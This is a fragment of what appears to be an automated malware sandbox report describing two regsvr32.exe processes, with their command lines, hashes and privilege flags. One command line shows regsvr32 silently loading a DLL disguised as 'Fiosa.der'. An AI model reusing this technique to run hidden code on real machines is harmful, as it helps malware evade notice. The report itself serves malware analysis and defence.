Analysis Process: regsvr32.exe PID: 2320 Parent PID: 1672

General

Start time:	16:03:00
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xff850000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2940 Parent PID: 2320

General

Start time:	16:03:00
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0x660000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis